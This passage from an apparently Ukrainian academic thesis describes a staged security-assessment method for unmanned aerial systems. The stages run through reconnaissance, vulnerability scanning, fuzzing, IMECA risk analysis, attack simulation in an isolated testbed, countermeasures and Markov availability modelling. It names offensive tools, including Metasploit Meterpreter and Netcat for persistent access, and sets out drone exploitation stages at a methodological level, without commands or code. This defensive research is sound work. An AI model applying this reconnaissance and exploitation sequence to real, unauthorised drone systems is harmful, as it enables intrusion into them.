Шостий етап полягає в аналізі результатів моделювання режимів вторгнень та оцінюванні рівня захищеності системи. На основі верифікованих даних про успішні (O/I-TP_INT) та спростовані (O/I-FP_INT) режими вторгнень здійснюється переоцінка показників критичності кіберзагроз [97, 98]. Ключовим механізмом етапу виступають алгоритми оптимізації (M-OPT), які у поєднанні з експертним оцінюванням (M-EXP) та інструментами оцінювання ризиків (M-RISK) дозволяють автоматизувати вибір рекомендованих контрзаходів. Керування процесом здійснюється з урахуванням критеріїв вибору контрзаходів (C-COUNTER) та прийняття залишкового ризику (C-RISK). Результатом роботи є оновлена матриця критичності (O/I-MATRIX), звіт з оцінки впливу (O/I-IMPACT) та перелік рекомендованих до впровадження контрзаходів (O/I-COUNTER) [94, 97].

Сьомий етап є фінальним і його метою є трансформація даних про ризики та отриманих параметрів ТнП у динамічні показники готовності. На основі сценаріїв застосування БпАК (I-SCEN), набору параметрів ТнП (O/I-PARAM) та оновленої матриці критичності апостеріорного IMECA (O/I-MATRIX) здійснюється побудова та параметризація марковських моделей. Процес регламентується припущеннями марковості (C-MARKOV), правилами виділення станів і переходів (C-STATE), правилами параметризації та калібрування (C-CALIB), обмеженнями моделі (C-LIM), математичним апаратом рівнянь (C-MATH) та умовами нормування (C-NORM). Реалізація здійснюється за допомогою засобів симуляції (M-SIM), оцінювання параметрів (M-PARAM), алгоритмів оптимізації (M-OPT) та інструментів аналізу чутливості (M-SENS). Емпірично отримані параметри, зокрема періодичність та інтенсивність вторгнень, тривалість і періодичність ТнП, безпосередньо визначають інтенсивності переходів між станами моделі. Результатом етапу є кількісні показники готовності (O-METRICS), отримані через

аналіз чутливості моделі до варіацій параметрів ТнП та операційних характеристик системи, а також рекомендації щодо вибору оптимальних значень цих параметрів (O-OPTIM) для досягнення цільового рівня готовності системи.

Декомпозиція рівня A0 забезпечує загальне розуміння структури та послідовності етапів комбінованого методу, проте не розкриває внутрішньої логіки реалізації кожного з них. Для практичного застосування методу необхідна подальша деталізація кожного з блоків на рівнях A1-A7, яка визначає конкретні інструменти, елементи керування та проміжні результати цих етапів.

2.2.3 Етап збору інформації та аналізу системи (A1)

На рис. 2.2 подано декомпозицію першого етапу комбінованого методу, яка деталізує процес через чотири послідовні функціональні блоки: пасивна розвідка, активна розвідка, картування компонентів системи та визначення потенційних загроз. Вихідними даними етапу є перелік потенційних кіберзагроз (O/I-THREAT) та стек технологій складових системи (O/I-TECH).



Рисунок 2.2 – Декомпозиційна діаграма IDEF0 етапу збору інформації та аналізу системи (рівень A1)

Метою етапу пасивної розвідки є збір інформації про досліджувану систему без прямої взаємодії з нею [103]. На основі даних про архітектуру (I-ARCH),

сценарії застосування (I-SCEN) та існуючі обмеження (I-LIM) для формування первинної карти мережі (O/I-NET) та переліку складових (O/I-COMP) застосовується набір інструментів збору інформації та розвідки [128, 129]. Цей процес включає пошук вразливостей та відкритої інфраструктури через Shodan і theHarvester, пошук публічно індексованих конфігураційних даних за допомогою Google Dorks, дослідження репозиторіїв коду через GitHub Search, а також візуалізацію зв'язків між компонентами у Maltego [128]. Процес регламентується стандартами NIST (C-STD) [125] та методологією PTES (C-PEN) [104], а додатковим обмеженням є політика конфіденційності даних (C-POL), що виключає порушення правових норм.

Метою етапу активної розвідки є верифікація зібраних даних та виявлення можливих векторів вторгнень шляхом безпосередньої взаємодії з інтерфейсами БпАК. Вхідними даними слугують ідентифікований перелік компонентів та технологій. Для сканування портів та активних служб застосовується мережевий сканер Nmap, а для аналізу веб-інтерфейсів та API – інструменти Feroxbuster та Burp Suite (M-SCAN). Процес регулюється методологіями PTES та OWASP WSTG (C-PEN) [104, 107]. Критичним аспектом є дотримання правил застосування (C-POL), які визначають дозволені межі глибини сканування для уникнення дестабілізації роботи системи. Результатом є підтверджений перелік активних портів та сервісів (O/I-SERV).

Етап картування компонентів системи полягає у побудові детальної моделі взаємодії компонентів БпАК на основі даних про активні порти та сервіси (O/I-SERV) [50]. За допомогою інструментів моделювання (M-MOD) отримана інформація систематизується у вигляді карти компонентів (O/I-MAP). Процес побудови керується принципами створення діаграм потоку даних (C-MOD) [76, 77], що дозволяє візуалізувати вектори передачі інформації між модулями системи та підготувати підґрунтя для подальшого моделювання режимів вторгнень [79].

Завершальний етап спрямований на ідентифікацію потенційних кіберзагроз (O/I-THREAT) та формування переліку технологій (O/I-TECH) [38]. На основі карти компонентів (O/I-MAP) здійснюється аналіз з використанням

автоматизованого інструменту OWASP Threat Dragon (M-MOD) [130, 131]. Процес моделювання кіберзагроз регламентується методологією STRIDE [77, 91] та базою знань MITRE ATT&CK (C-MOD) [110], що забезпечує покриття широкого спектра відомих тактик та технік зловмисників.

Результати збору інформації та аналізу системи (O/I-THREAT, O/I-TECH) передаються на вхід двох паралельних гілок комбінованого методу: оцінювання відомих вразливостей (A2) та виявлення вразливостей «нульового дня» (A3).

2.2.4 Оцінювання відомих вразливостей (A2)

На рис. 2.3 подано декомпозицію другого етапу комбінованого методу, яка деталізує процес оцінки відомих вразливостей через три послідовні функціональні блоки: зіставлення компонентів з БД вразливостей, автоматичне сканування та валідація результатів сканування.



Рисунок 2.3 – Декомпозиційна діаграма IDEF0 етапу оцінювання відомих вразливостей (рівень A2)

Етап зіставлення компонентів з БД вразливостей полягає в аналітичній ідентифікації потенційних вразливостей шляхом зіставлення використовуваних технологій БпАК з записами у БД вразливостей. На основі вхідних даних про кіберзагрози (I-THREAT), стек технологій (I-TECH) та звітів спільноти (I-REPORT) дослідники застосовують інструменти пошуку експлойтів SearchSploit та запитів до онлайн-баз cve-search (M-SCRIPT). Процес пошуку регламентується стандартом NISTIR 8323 (C-STD) [132] та рекомендаціями спеціалізованого довідника OWASP Drone Security Cheat Sheet (C-STD) [109]. Результатом є сформований перелік потенційних цілей (O/I-TARGETS) для подальшої перевірки скануванням.

Метою етапу автоматичного сканування є активна перевірка ідентифікованих цілей на наявність вразливостей [103]. Для цього використовується комплекс сканерів – Nmap, OpenVAS, MobSF, Burp Suite (M-SCAN) [108]. Критичним аспектом є дотримання правил взаємодії (C-POL) для запобігання дестабілізації системи, а також урахування списку винятків (O/C-CONF) для фільтрації хибних спрацювань. Результатом є перелік CVE (O/I-CVE), що передається на етап валідації.

Завершальний етап валідації результатів сканування спрямований на верифікацію кандидатів CVE та відсіювання хибних спрацювань через глибокий ручний аналіз [103]. Для цього застосовуються інструменти реверс-інжинірингу Ghidra [18], аналізу прошивок Binwalk та динамічної інструментації Frida (M-VAL) [21]. Процес валідації спирається на спеціалізовані стандарти тестування прошивок OWASP Firmware Security Testing Methodology (FSTM) [133] та мобільних додатків OWASP Mobile Application Security Verification Standard (MASVS) [134], а також стандарт NISTIR 8323 [132]. Результатом є фінальний перелік підтверджених вразливостей (O/I-VULN) та оновлений список винятків (O/C-CONF).

Результати оцінювання відомих вразливостей (O/I-VULN) передаються на вхід апріорного IMECA (A4) разом з результатами виявлення вразливостей «нульового дня», які формуються на етапі A3

2.2.5 Виявлення вразливостей «нульового дня» (A3)

На рис. 2.4 подано декомпозицію третього етапу комбінованого методу, яка деталізує процес виявлення вразливостей «нульового дня» через три послідовні функціональні блоки: аналіз стану та поверхонь атак, фаззинг та виявлення аномалій, тріаж та аналіз першопричин збоїв.

Метою першого етапу є формування еталонного профілю нормальної поведінки БпАК та детальне картографування векторів вторгнень. На основі даних про кіберзагрози (I-THREAT) та стек технологій (I-TECH) формується еталонний профіль поведінки (O/I-BEHAVE) та карта поверхонь атак (O/I-MAP). Технічна реалізація забезпечується набором інструментів (M-BASE): SDR-обладнання для перехоплення радіочастотних сигналів [42], Universal Radio Hacker (URH) для їх обробки [135], Wireshark для аналізу протоколів [49], Binwalk та Ghidra для статичного аналізу прошивки [18, 21].



Рисунок 2.4 – Декомпозиційна діаграма IDEF0 етапу виявлення вразливостей «нульового дня» (рівень A3)

Другий етап є динамічною фазою активної провокації збоїв у роботі системи. На основі еталонного профілю і карти вторгнень, а також враховуючи список винятків з попередніх ітерацій (O/C-CONF), застосовуються інструменти фаззингу

American Fuzzy Lop (AFL) та Boofuzz (M-FUZZ) для генерації мутованих даних. Одночасно з атакою працює система виявлення аномалій на базі SDR (M-SCAN), яка здійснює зовнішній моніторинг ефіру для фіксації відхилень. Керування процесом здійснюється відповідно до правил фаззингу (C-POL). Результатом є звіти про аномалії (O/I-ANOMALY) та логи критичних збоїв (O/I-CRASH).

Третій етап спрямований на верифікацію виявлених аномалій (O/I-ANOMALY), збоїв (O/I-CRASH) та встановлення їх першопричин. За допомогою інструментів GDB та Frida (M-TRI) проводиться налагодження та динамічна інструментація процесів, а для аналізу веб-вразливостей застосовується Burp Suite (M-SCAN). Класифікація виявлених дефектів здійснюється за базою CWE (C-DB) та відповідно настанов стандарту OWASP MASVS (C-STD) [134]. Підтверджені критичні дефекти фіксуються як вразливості «нульового дня» (O-ZERO), а перелік хибних спрацювань додається до списку винятків (O/C-CONF).

Результати виявлення вразливостей «нульового дня» (O-ZERO) передаються на вхід апріорного IMECA (A4) разом з результатами оцінювання відомих вразливостей (O/I-VULN).

2.2.6 Апріорний IMECA (A4)

На рис. 2.5 подано декомпозицію четвертого етапу комбінованого методу, яка деталізує процес апріорного IMECA через три послідовні функціональні блоки: ідентифікація режимів вторгнень, оцінка параметрів вторгнень та пріоритизація ризиків.

Метою етапу ідентифікації режимів вторгнень є синтез даних про вразливості з моделями кіберзагроз для формування переліку потенційних режимів вторгнень. Вхідні дані про кіберзагрози (I-THREAT), стек технологій (I-TECH), відомі вразливості (I-VULN) та вразливості «нульового дня» (I-ZERO) трансформуються у логічні ланцюги вторгнень [97]. Цей процес може виконуватись за допомогою конструктора дерев вторгнень (M-INT) із застосуванням MITRE ATT&CK [110] та моделей вторгнень (C-INT). Результатом є перелік ідентифікованих режимів

вторгнень (O/I-INT), який також враховує можливість проведення паралельно-послідовних вторгнень [98].



Рисунок 2.5 – Декомпозиційна діаграма IDEF0 етапу апріорного IMECA (рівень A4)

На другому етапі відбувається попередня експертна оцінка (M-EXP) ідентифікованих режимів вторгнень. Застосовуються ординальні шкали (C-IMECA) для оцінки ймовірності виникнення та тяжкості наслідків вторгнень [97]. Для зменшення суб'єктивності експертних суджень та автоматизації розрахунків можуть застосовуватись спеціалізовані інструменти оцінки ризиків (M-RISK), зокрема AXMEA [94]. Вихідним результатом етапу є структурована IMECA-таблиця з попередніми оцінками показників ризику (O/I-IMECA).

Завершальний етап полягає у ранжуванні кіберзагроз для визначення напрямку подальших дій. На основі сформованої IMECA-таблиці (O/I-IMECA) здійснюється візуалізація ризиків на площині «ймовірність-тяжкість» згідно з шаблоном матриці критичності (C-IMECA) [97]. Процес керується критеріями прийняття ризику (C-IMECA). Режими вторгнень, що потрапляють у зону неприйнятного ризику, виділяються у пріоритетний перелік для першочергового

моделювання (O-INT). Результатом етапу є сформовані матриця критичності режимів вторгнень (O-MATRIX) та IMECA-таблиця (O-IMECA).

Сформовані на етапі апріорного IMECA пріоритизовані режими вторгнень (O-INT) передаються на вхід етапу моделювання режимів вторгнень (A5), де аналітично ідентифіковані режими вторгнень перевіряються у контрольованому середовищі.

2.2.7 Моделювання режимів вторгнень (A5)

На рис. 2.6 подано декомпозицію п’ятого етапу комбінованого методу, яка деталізує процес моделювання режимів вторгнень через три послідовні функціональні блоки: налаштування середовища, експлуатація та пост-експлуатація.

Метою першого етапу є підготовка ізольованого та контрольованого середовища для безпечного відтворення режимів вторгнень. На основі переліку пріоритизованих режимів (I-INT) та даних про наявні вразливості (I-VULN, I-ZERO) розгортається кероване лабораторне або симуляційне тестове середовище (O/I-TESTBED). Технічна реалізація забезпечується підготовкою пристрою зі спеціалізованою ТнП ОС (M-ENV), наприклад Kali Linux з подальшим налаштуванням контрольованого середовища. Процес регламентується протоколами безпеки (C-POL) для ізоляції тестів та методологією PTES (C-PEN) [104].

Етап експлуатації спрямований на реалізацію вторгнень на підготовленому контрольованому середовищі (O/I-TESTBED). Залежно від обраних режимів вторгнень застосовуються різні інструменти ТнП для моделювання вторгнень (M-INT). Для атак на бездротові канали може використовуватись Aircrack-ng [136], для експлуатації специфічних вразливостей БпАК – фреймворк DroneSploit, а для роботи з радіоефіром – GNU Radio [42]. Моніторинг та аналіз трафіку може здійснюватися через застосування Wireshark [49]. Результатом етапу є необроблені результати моделювання вторгнень (O/I-RAW_INT).



Рисунок 2.6 – Декомпозиційна діаграма IDEF0 етапу моделювання режимів вторгнень (рівень A5)

Метою етапу пост-експлуатації є закріплення доступу до системи, оцінка глибини подальшого проникнення та збір підтверджень успішності вторгнення [104]. Використовуючи інструменти ТнП (M-INT), встановлюється стійкий контроль над пристроєм через застосування Metasploit Meterpreter та Netcat. Крім того, у разі успішного отримання доступу до системи можуть виявлятися нові режими вторгнень (O/C-INT). Кінцевим результатом є дані про підтверджені успішні вторгнення (O-TP_INT), спростовані хибні (O-FP_INT) та емпіричні параметри ТнП (O-PARAM).

Результати моделювання режимів вторгнень (O-TP_INT, O-FP_INT) та емпіричні параметри ТнП (O-PARAM) передаються на вхід етапу апостеріорного IMECA (A6), де здійснюється переоцінка ризиків на основі експериментально підтверджених даних.

2.2.8 Апостеріорний IMECA (A6)

На рис. 2.7 подано декомпозицію шостого етапу комбінованого методу, яка деталізує процес апостеріорного IMECA через три послідовні функціональні

блоки: переоцінка критичності вторгнень, вибір контрзаходів та оцінка залишкових ризиків.

На першому етапі виконується перегляд оцінок ймовірності та тяжкості на основі емпіричних даних, отриманих під час моделювання режимів вторгнень. Дані про підтверджені (I-TP_INT) та спростовані (I-FP_INT) режими вторгнень разом з апріорною IMECA-таблицею (I-IMECA, I-MATRIX) обробляються за допомогою конструктора дерев вторгнень (M-INT), що дозволяє візуалізувати ланцюги вторгнень та скоригувати оцінки ймовірності й тяжкості наслідків до реальних значень [97, 98]. Процес виконується згідно зі затвердженими шкалами оцінювання, шаблоном матриці критичності, моделями вторгнень і базою MITRE ATT&CK (C-INT) [110]. Результатом є валідована матриця критичності (O/I-MATRIX) та оновлена IMECA-таблиця (O/I-IMECA), яка відображає реальний стан кіберзахищеності системи.



Рисунок 2.7 – Декомпозиційна діаграма IDEF0 етапу апостеріорного IMECA (рівень A6)

На другому етапі здійснюється формування набору контрзаходів з метою пом’якшення ризиків. На основі алгоритмів оптимізації (M-OPT), інструментів

оцінки ризиків (M-RISK) та експертного оцінювання (M-EXP) складається перелік контрзаходів з настанов серії NIST SP 800, стандарту ISO/IEC 27002:2024 [137], а також рекомендацій OWASP Application Security Verification Standard (ASVS) [138]. Вибір контрзаходу керується трьома критеріями: відповідність конкретній вразливості, можливість реалізації в цільовій архітектурі та пріоритет зниження ймовірності успішної експлуатації над обмеженням тяжкості наслідків. Там, де одного контрзаходу недостатньо, застосовується пара контрзаходів відповідно до принципу глибокого захисту. Ключовим критерієм вибору є принцип мінімальних витрат за прийнятного рівня ризику (C-RISK) [111]. Результатом є попередньо сформований перелік рекомендованих контрзаходів (O/I-COUNTER).

Фінальний етап передбачає оцінку залишкових ризиків після впровадження контрзаходів. За допомогою інструментів оцінки ризиків (M-RISK) та експертного аналізу (M-EXP) розраховується залишковий ризик для кожного режиму вторгнення з урахуванням критеріїв (C-RISK) [97]. Коли досягнутий рівень залишкового ризику знаходиться у зоні прийнятного ризику, процес завершується формуванням фінального переліку контрзаходів (O-COUNTER), матриці залишкових ризиків (O-MATRIX) та звіту про оцінку впливу (O-IMPACT) [98].

Результати апостеріорного IMECA (O-MATRIX, O-COUNTER, O-IMPACT) у поєднанні з параметрами ТнП (O-PARAM з етапу A5) передаються на вхід моделювання Маркова (A7).

2.2.9 Марковське моделювання в просторі станів (A7)

На рис. 2.8 подано декомпозицію сьомого етапу комбінованого методу, яка деталізує процес марковського моделювання в просторі станів через чотири послідовні функціональні блоки: формування простору станів та переходів, параметризація переходів та калібрування моделі, розрахунок стаціонарних та динамічних характеристик, аналіз чутливості, оптимізація та формування вимог.

